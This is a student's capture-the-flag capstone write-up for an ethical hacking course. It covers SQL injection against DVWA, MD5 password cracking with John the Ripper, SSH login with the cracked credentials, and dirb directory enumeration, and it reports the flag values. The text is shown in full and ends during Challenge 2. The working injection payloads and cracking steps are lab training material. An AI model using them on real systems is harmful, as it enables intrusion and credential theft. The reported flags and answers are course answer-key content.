

## Final Capstone Activity

### Objectives

For this Final Capstone Activity, you will conduct a complete penetration test starting with reconnaissance and then launching exploits against vulnerabilities that you have discovered. Finally, you will propose remediation for the exploits.

This assessment is in the form of a cybersecurity capture the flag exercise. You will use your ethical hacking skills to locate files that contain flag values. You will then report the flag values that you found as part of the assessment.

In this simulation of an ethical hacking engagement, you will use tools to exploit vulnerabilities that you discover in order to reach a goal. This can entail a trial-and-error approach that requires persistence and may include a degree of struggle. For your own skill development, working through this struggle can be productive. If you are completely stuck, ask your instructor for assistance.

- **Challenge 1** – Use SQL injection to find a flag file.
- **Challenge 2** – Use web server vulnerabilities to investigate directories and find a flag file.
- **Challenge 3** – Exploit open Samba shares to access a flag file.
- **Challenge 4** – Analyze a Wireshark capture file to find the location of a file containing flag information.

### Background / Scenario

You have been hired to conduct a penetration test for a customer. At the conclusion of the test, the customer has requested a complete report that includes any vulnerabilities discovered, successful exploits, and remediation steps to protect vulnerable systems. You have access to hosts on the 10.5.5.0 and 192.168.0.0/24 networks.

### Required Resources

- Kali VM customized for the Ethical Hacker course

### Instructions

#### Challenge 1: SQL Injection

**Total points: 25**

In this part, you must discover user account information on a server and crack the password of **Bob Smith's** account. You will then locate the file with Challenge 1 code and use **Bob Smith's** account credentials to open the file at 192.168.0.10 to view its contents.

#### Step 1: Preliminary setup

- a. Open a browser and go to the website at 10.5.5.12.  
**Note:** If you have problems reaching the website, remove the https:// prefix from the IP address in the browser address field.
- b. Login with the credentials **admin / password**.
- c. Set the DVWA security level to **low** and click **Submit**.

## Final Capstone Activity

The screenshot shows a Firefox browser window running on a Kali Linux host within Oracle VirtualBox. The URL in the address bar is `10.5.5.12/security.php`. The DVWA logo is at the top. The main content area displays the DVWA Security page. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The 'Security Level' section shows the current level is 'low'. A dropdown menu is open, with 'Low' selected. A red circle highlights this dropdown. Below it is a 'Submit' button. The 'PHPIDS' section follows, with a note about its purpose and status ('disabled'). A 'Security level set to low' message is displayed in a box. The bottom status bar shows the IP address `10.5.5.12/vulnerabilities/csrf/`.

### Step 2: Retrieve the user credentials for the Bob Smith's account.

- Identify the table that contains usernames and passwords.

## Final Capstone Activity

The screenshot shows a Firefox browser window running on an Oracle VirtualBox machine. The address bar displays the URL `10.5.5.12/vulnerabilities/sqli/?id=%25'+UNION+SELECT+1%2C+database()%23&Submit=Submit`. The main content is the DVWA SQL Injection page. A red circle highlights the injection result in the 'User ID' field, which shows `ID: %' UNION SELECT 1, database()#`. Below it, the output shows the first name as '1' and the surname as 'dvwa'. To the right, there's a 'More Information' section with several links to external resources about SQL injection.

Vulnerability: SQL Injection

User ID: `|ELECT 1, database|` Submit

ID: %' UNION SELECT 1, database()#  
First name: 1  
Surname: dvwa

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)
- <http://bobby-tables.com/>

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.9

Name of the database is 'dvwa'.

## Final Capstone Activity

The screenshot shows a Firefox browser window running on an Oracle VirtualBox machine named "Ethical-Hacker-Kali [Running]". The URL in the address bar is `10.5.5.12/vulnerabilities/sqli/?id=%25'+UNION+SELECT+1%2C+table_name+FROM+info`. The page title is "Vulnerability: SQL Injection". On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, About, and Logout. The main content area displays the results of a SQL injection query: "ID: %' UNION SELECT 1, table\_name FROM information\_schema.tables WHERE table\_schema = 'dvwa'" and "First name: 1 Surname: guestbook ✘". Below this, another query is shown: "ID: %' UNION SELECT 1, table\_name FROM information\_schema.tables WHERE table\_schema = 'dvwa'" and "First name: 1 Surname: users ✘". A "More Information" section provides links to various SQL injection resources. At the bottom, it says "Username: admin Security Level: low PHPIDS: disabled" and includes "View Source" and "View Help" buttons. The footer of the DVWA page reads "Damn Vulnerable Web Application (DVWA) v1.9".

There are two tables in the dvwa database; 'guestbook' and 'users'.

## Final Capstone Activity

The screenshot shows a Kali Linux desktop environment within Oracle VirtualBox. A Firefox browser window is open to the DVWA SQL Injection page at [http://10.5.5.12/vulnerabilities/sqli/?id=%25'+UNION+SELECT+1%2C+column\\_name+FROM+information\\_schema.columns](http://10.5.5.12/vulnerabilities/sqli/?id=%25'+UNION+SELECT+1%2C+column_name+FROM+information_schema.columns). The page displays a list of columns from the 'users' table in the 'information\_schema.columns' database. A green circle highlights the 'password' column, while a red X is drawn over the 'first\_name' and 'last\_name' columns. The DVWA logo is visible at the top of the page.

User ID:  Submit

ID: %' UNION SELECT 1, column\_name FROM information\_schema.columns WHERE table\_name = 'users'#  
First name: 1  
Surname: user\_id X

ID: %' UNION SELECT 1, column\_name FROM information\_schema.columns WHERE table\_name = 'users'#  
First name: 1  
Surname: first\_name X

ID: %' UNION SELECT 1, column\_name FROM information\_schema.columns WHERE table\_name = 'users'#  
First name: 1  
Surname: last\_name

ID: %' UNION SELECT 1, column\_name FROM information\_schema.columns WHERE table\_name = 'users'#  
First name: 1  
Surname: password X

ID: %' UNION SELECT 1, column\_name FROM information\_schema.columns WHERE table\_name = 'users'#  
First name: 1  
Surname: avatar

ID: %' UNION SELECT 1, column\_name FROM information\_schema.columns WHERE table\_name = 'users'#  
First name: 1  
Surname: last\_login

ID: %' UNION SELECT 1, column\_name FROM information\_schema.columns WHERE table\_name = 'users'#  
First name: 1  
Surname: failed\_login

**More Information**

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_Injection](https://en.wikipedia.org/wiki/SQL_Injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)
- <http://ohohusefultables.com/>

The 'users' table contains usernames and passwords.

- b. Locate a vulnerable input form that will allow you to inject SQL commands.

## Final Capstone Activity

The image consists of two vertically stacked screenshots from a Kali Linux desktop environment running in Oracle VirtualBox. Both screenshots show a Firefox browser window.


The top screenshot displays a Firefox window with the URL `10.5.5.12/vulnerabilities/sqli/?id='&Submit=Submit#`. The page content includes the error message: "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '.....' at line 1". A large green oval highlights this error message.

The bottom screenshot shows a different Firefox window with the URL `10.5.5.12/vulnerabilities/sqli/?id=%25'+UNION+SELECT+1%2C+column_name+FROM`. The page title is "Vulnerability: SQL Injection". On the left, there is a navigation menu with "Home", "Instructions", and "Setup / Reset DB" options. On the right, there is a form with a label "User ID:" followed by an input field and a "Submit" button. A large green oval highlights the "User ID:" input field.

This specifies 'User Id' form is vulnerable.

- c. Retrieve the username and the password hash for **Bob Smith's** account.

## Final Capstone Activity



The screenshot shows a Firefox browser window running on a Kali Linux virtual machine. The URL in the address bar is `10.5.5.12/vulnerabilities/sqli/?id='+OR+1%3D1+%23&Submit=Submit#`. The page title is "Vulnerability: SQL Injection". On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current section), SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, About, and Logout. The main content area displays a form with a "User ID:" input field and a "Submit" button. Below the form, several database entries are listed in red text:  
ID: ' OR 1=1 #  
First name: admin  
Surname: admin  
  
ID: ' OR 1=1 #  
First name: Gordon  
Surname: Brown  
  
ID: ' OR 1=1 #  
First name: Hack  
Surname: Me  
  
ID: ' OR 1=1 #  
First name: Pablo  
Surname: Picasso  
  
ID: ' OR 1=1 #  
First name: Bob  
Surname: Smith

A green circle highlights the last entry for Bob Smith. Below the entries, a "More Information" section provides links to various SQL injection resources. At the bottom, it shows the user's session information: Username: admin, Security Level: low, PHPIDS: disabled, and links to View Source and View Help. The footer indicates the application is Damn Vulnerable Web Application (DVWA) v1.9.

A confirmation of Bob Smith's entry in the database using the basic 'always true' payload “ ‘ OR 1=1 #”.

## Final Capstone Activity

The screenshot shows a Kali Linux desktop environment within Oracle VirtualBox. The browser window displays the DVWA (Damn Vulnerable Web Application) SQL Injection page at <http://10.5.5.12/vulnerabilities/sqli/?id=5'UNION+SELECT+user%2Cpassword+FROM+users>. The page shows a user input field with 'User ID:' and a 'Submit' button. Below it, two sets of results are displayed in red text:  
ID: 5' UNION SELECT user, password FROM users WHERE user\_id = 5 #  
First name: Bob  
Surname: Smith  
  
ID: 5' UNION SELECT user, password FROM users WHERE user\_id = 5 #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

**More Information**

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.maviltuna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)
- <http://bobby-tables.com/>

Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.9

**Username:** smithy

**Password hash:** 5f4dcc3b5aa765d61d8327deb882cf99


### Step 3: Crack Bob Smith's account password.

Use any password hash cracking tool desired to crack **Bob Smith**'s password.

What is the password of **Bob Smith**'s account?

## Final Capstone Activity

**Answer: password**



The screenshot shows a terminal window titled "Ethical-Hacker-Kali [Running] - Oracle VirtualBox". The terminal session is as follows:

```
(kali㉿Kali)-[~]
$ echo "5f4dcc3b5aa765d61d8327deb882cf99" > bob_hash.txt

(kali㉿Kali)-[~]
$ john --format=raw-md5 bob_hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
1g 0:00:00:00 DONE 2/3 (2026-01-14 13:11) 4.347g/s 1669p/s 1669c/s 1669C/s 123456 .. l
arry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords re
liably
Session completed.

(kali㉿Kali)-[~]
$ john --show --format=raw-md5 bob_hash.txt
?:password

1 password hash cracked, 0 left

(kali㉿Kali)-[~]
$
```

A green circle highlights the command `$ john --show --format=raw-md5 bob_hash.txt` and its output.

I created a text file with the hash in it and used John the Ripper to perform the crack which gave me the plaintext 'password' for the hash.

### Step 4: Locate and open the file with Challenge 1 code.

- a. Log into 192.168.0.10 as Bob Smith.
- b. Locate and open the flag file in the user's home directory.

What is the name of the file with the code?

**Answer: my\_passwords.txt**

What is the message contained in the file? Enter the code that you find in the file.

## Final Capstone Activity

---

**Answer: Congratulations! You found the flag for Challenge 1! The code for this challenge is 8748wf8J.**

The screenshot shows a terminal window titled "Ethical-Hacker-Kali [Running] - Oracle VirtualBox". The terminal session is as follows:

```
smithy@metasploitable:~$ ssh smithy@192.168.0.10
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64
File System

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$ pwd
/home/smithy
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.
```

A red circle highlights the line "The code for this challenge is 8748wf8J.", which contains the challenge flag.

### Procedure:

- I ssh into [smithy@192.xxx.x.10](mailto:smithy@192.xxx.x.10), using the cracked password.
- Used the command 'pwd' to confirm the directory.

- Used the command 'ls' to list all files available in the directory and I found just one; "my\_passwords.txt".
- I now used the cat command to open the file.

### Step 5: Research and propose SQL attack remediation

What are five remediation methods for preventing SQL injection exploits?

**Answer:** To prevent SQLi, it is recommended to use multi-layered defense strategies such as the following.

- **Parameterized Queries:** It involves pre-compiling the SQL query structure and using placeholders for user input. This ensures the database treats input strictly as data, not executable code, preventing even malicious payloads like ' OR '1'='1 from altering the query's intent.
- **Input Validation and Sanitization:** Treat all user-supplied data as untrusted. Use **allow-listing** to verify that input matches expected formats, types (e.g., numeric only for IDs), and lengths. Sanitization involves stripping or escaping dangerous characters (such as ', ;, or --) that could be used to manipulate queries.
- **Principle of Least Privilege:** Minimize the database permissions assigned to the web application's account. If an application only needs to read data, grant it only SELECT privileges; do not use administrative accounts like root for daily operations.
- **Stored Procedures:** These encapsulate SQL logic within the database itself, limiting the exposure of raw SQL code to user inputs. However, these must be implemented safely (avoiding dynamic SQL generation within the procedure) to be effective.
- **Web Application Firewalls (WAF):** A WAF acts as a real-time shield by monitoring incoming HTTP traffic for known SQLi signatures and anomalous patterns. It can block automated attacks and provide "virtual patching" for vulnerabilities that haven't been fixed in the code yet.

### Challenge 2: Web Server Vulnerabilities

**Total points: 25**

In this part, you must find vulnerabilities on an HTTP server. Misconfiguration of a web server can allow for the listing of files contained in directories on the server. You can use any of the tools you learned in earlier labs to perform reconnaissance to find the vulnerable directories.

In this challenge, you will locate the flag file in a vulnerable directory on a web server.

#### Step 1: Preliminary setup

- a. If not already, log into the server at 10.5.5.12 with the **admin / password** credentials.
- b. Set the application security level to low.

## Final Capstone Activity

The screenshot shows a Firefox browser window running on an Oracle VirtualBox machine. The address bar displays '10.5.5.12/security.php'. The DVWA logo is at the top. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, About, and Logout. The 'DVWA Security' link is highlighted. The main content area shows the 'Security Level' section with a dropdown menu set to 'Low' and a red circle highlighting it. Below the dropdown is a 'Submit' button. A note states: 'Security level is currently: low.' It explains that the security level changes the vulnerability level of DVWA. A numbered list details four levels: 1. Low (completely vulnerable), 2. Medium (example of bad security practices), 3. High (extension of medium difficulty), and 4. Impossible (secure against all vulnerabilities). A note at the bottom indicates the level was previously 'high' in DVWA v1.9. The 'PHPIDS' section below includes links for enabling PHPIDS and viewing logs. A message box at the bottom says 'Security level set to low'.

### Step 2: From the results of your reconnaissance, determine which directories are viewable using a web browser and URL manipulation.


Perform reconnaissance on the server to find directories where indexing was found.

Which directories can be accessed through a web browser to list the files and subdirectories that they contain?

## Final Capstone Activity

The following directories can be accessed through a web browser to list the files and subdirectories that they contain.

- **/config/**
- **/docs/**
- **/external/**



```
$ dirb http://10.5.5.12

DIRB v2.22
By The Dark Raver

START_TIME: Thu Jan 15 07:33:57 2026
URL_BASE: http://10.5.5.12/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
Security Level: Low

GENERATED WORDS: 4612
You can set the security level to low, medium, high or impossible. The security level changes the vulnerability levels of DVWA.

--- Scanning URL: http://10.5.5.12/ ---
==> DIRECTORY: http://10.5.5.12/config/
==> DIRECTORY: http://10.5.5.12/docs/
==> DIRECTORY: http://10.5.5.12/external/
+ http://10.5.5.12/favicon.ico (CODE:200|SIZE:1406)
+ http://10.5.5.12/index.php (CODE:302|SIZE:0)
+ http://10.5.5.12/php.ini (CODE:200|SIZE:148)
+ http://10.5.5.12/phpinfo.php (CODE:302|SIZE:0)
+ http://10.5.5.12/robots.txt (CODE:200|SIZE:26)
+ http://10.5.5.12/server-status (CODE:403|SIZE:297)

--- Entering directory: http://10.5.5.12/config/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://10.5.5.12/docs/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://10.5.5.12/external/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
